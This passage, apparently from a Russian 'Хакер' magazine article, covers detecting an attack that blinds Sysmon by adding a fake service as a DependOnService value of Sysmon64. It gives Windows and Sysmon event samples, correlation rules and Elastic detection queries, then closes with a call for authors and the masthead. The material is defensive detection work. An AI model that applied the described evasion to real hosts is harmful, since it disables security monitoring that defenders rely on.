В системе установлена служба.

Субъект:
        ИД безопасности:            STAND2008\Администратор
        Имя учетной записи:         Администратор
        Домен учетной записи:       STAND2008
        Код входа:           0xB8DC9

Сведения о службе:
        Имя службы:          FakeDosDevice
        Имя файла службы:    E:\work\myproject\proch\x64\Debug\FakeDosDevice.exe
        Тип службы:          0x10
        Тип запуска службы:  2
        Учетная запись службы:      LocalSystem

Имя журнала:  Безопасность
Источник:     Microsoft Windows security   Дата:              27.05.2024 16:34:38
Код           4697                         Категория задачи:  Security System Extension
Уровень:      Сведения                     Ключевые слова:    Аудит успеха
```

В этом событии есть имя службы и путь к исполняемому файлу. Однако нет смысла завязываться на эти параметры, поскольку они могут быть любыми. Аналогично по информативности событие 7045 (но в журнале System).

Сразу же после события создания службы будет сформирован еще один интересный EventID — 4657, который говорит нам об изменении значения ключа реестра (при условии, что включен аудит реестра и к соответствующим веткам применен SACL).


Свойства событий - Событие 4657, Microsoft Windows security auditing.

```
Изменено значение реестра.

Субъект:
        ИД безопасности:            STAND2008\Администратор
        Имя учетной записи:         Администратор
        Домен учетной записи:       STAND2008
        Код входа:           0xB8DC9

Объект:
        Имя объекта:         \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services
\Sysmon64
        Имя значения объекта:  DependOnService
        Код дескриптора:            0x9c
        Тип операции:        Создано новое значение реестра

Сведения о процессе:
        Идентификатор процесса:            0x372c
        Имя процесса:        E:\work\myproject\proch\x64\Debug\FakeDosDevice.exe

Сведения об изменении:
        Тип старого значения:       -
        Старое значение:            -
        Тип нового значения:        REG_SZ
        Новое значение:      FakeDosDevice

Имя журнала:  Безопасность
Источник:     Microsoft Windows security   Дата:              27.05.2024 16:34:38
Код           4657                         Категория задачи:  Registry
Уровень:      Сведения                     Ключевые слова:    Аудит успеха
```


Также можно рассчитывать на событие самого Sysmon — 13, ведь эффект такой техники будет виден только при следующем старте системы.

И эти события куда более интересны, чем события установки служб. Здесь четко видно, что для параметра `DependOnService` ветки `\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\Sysmon64` установлено значение `E:\work\myproject\proch\x64\Debug\FakeDosDevice.exe`, что равнозначно добавлению зависимости для службы `Sysmon64`.


Детект будет выглядеть следующим образом:

```
event MalwareService_Created:
    key:
        event_src.host, subject.account.session_id
    filter {
        filter::NotFromCorrelator() and
        event_src.title == "windows" and
        in_list(["4697", "7045"], msgid)
    }

event SysmonDepend_Created:
    key:
        event_src.host, subject.account.session_id
    filter {
        filter::NotFromCorrelator() and ((
            event_src.title == "windows" and
            msgid == "4657"
        ) or (
            event_src.title == "sysmon" and
            msgid == "13" )
        ) and
        in_list(["create", "modify"], lower(action)) == True and
        regex(object.path, "sysmon64", 0) != null and
        lower(object.name) == "dependonservice"
    }

rule Create_fake_SysmonDrv_symlink: MalwareService_Created* ->
SysmonDepend_Created within 20s
```

И по традиции скрин из Kibana.


```
winlogbeat-*

any where (
   ((event.provider == "Microsoft-Windows-Security-Auditing" and event.code
== "4657") or
   (event.provider == "Microsoft-Windows-Sysmon" and event.code == "13"))
and
   registry.path like~ "*sysmon64*" and
   registry.key like~ "*dependonservice*"
)

Event Correlation
```

А вот что произойдет в журнале Sysmon после перезагрузки.



Уровень	Дата и время	Источник
Ошибка	30.05.2024 17:31:14	Sysmon
Ошибка		


Свойства событий - Событие 255, Sysmon

```
Error report:
UtcTime: 2024-05-30 14:31:14.565
ID: GetConfigurationOptions
Description: Failed to open service configuration with error 94 - Last error: Носитель защищен от
записи.

Имя журнала:  Microsoft-Windows-Sysmon/Operational
Источник:     Sysmon                Дата:              30.05.2024 17:31:14
Код           255                   Категория задачи:  (255)
Уровень:      Ошибка                Ключевые слова:
```

В событиях мы увидим два характерных события — `EventID 255`. Дополним нашу детектирующую логику:

```
event MalwareService_Created:
    key:
        event_src.host, subject.account.session_id
    filter {
        filter::NotFromCorrelator() and
        event_src.title == "windows" and
        in_list(["4697", "7045"], msgid)
    }

event SysmonDepend_Created:
    key:
        event_src.host, subject.account.session_id
    filter {
        filter::NotFromCorrelator() and ((
            event_src.title == "windows" and
            msgid == "4657"
        ) or (
            event_src.title == "sysmon" and
            msgid == "13" )
        ) and
        in_list(["create", "modify"], lower(action)) == True and
        regex(object.path, "sysmon64", 0) != null and
        lower(object.name) == "dependonservice"
    }

 event SysmonDrv_WriteError:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        event_src.title == "sysmon" and
        msgid == "255" and
        lower(object.name) == "getconfigurationoptions" and
        regex(lower(reason), "failed.*configuration.*error.94.*(
запис|write)", 0) != null
    }

rule Create_fake_SysmonDrv_symlink: (MalwareService_Created* ->
SysmonDepend_Created within 20s) or (SysmonDrv_WriteError+ ->
SysmonDrv_WriteError)
```

Правило Elastic SIEM.


```
winlogbeat-*

any where
   event.provider == "Microsoft-Windows-Sysmon" and
   event.code == "255" and
   error.code like~ "getconfigurationoptions" and
   process.pe.description like~ "configuration*error*защищен*записи*"

Event Correlation
```

ВЫВОДЫ

В этом материале мы рассмотрели разные способы детекта воздействий на ядерную подсистему Sysmon, а точнее, на взаимодействие службы Sysmon с ее драйвером. В следующем материале мы разберем техники обнаружения манипуляций с подсистемой ETW. До новых встреч!

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№6 (303)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024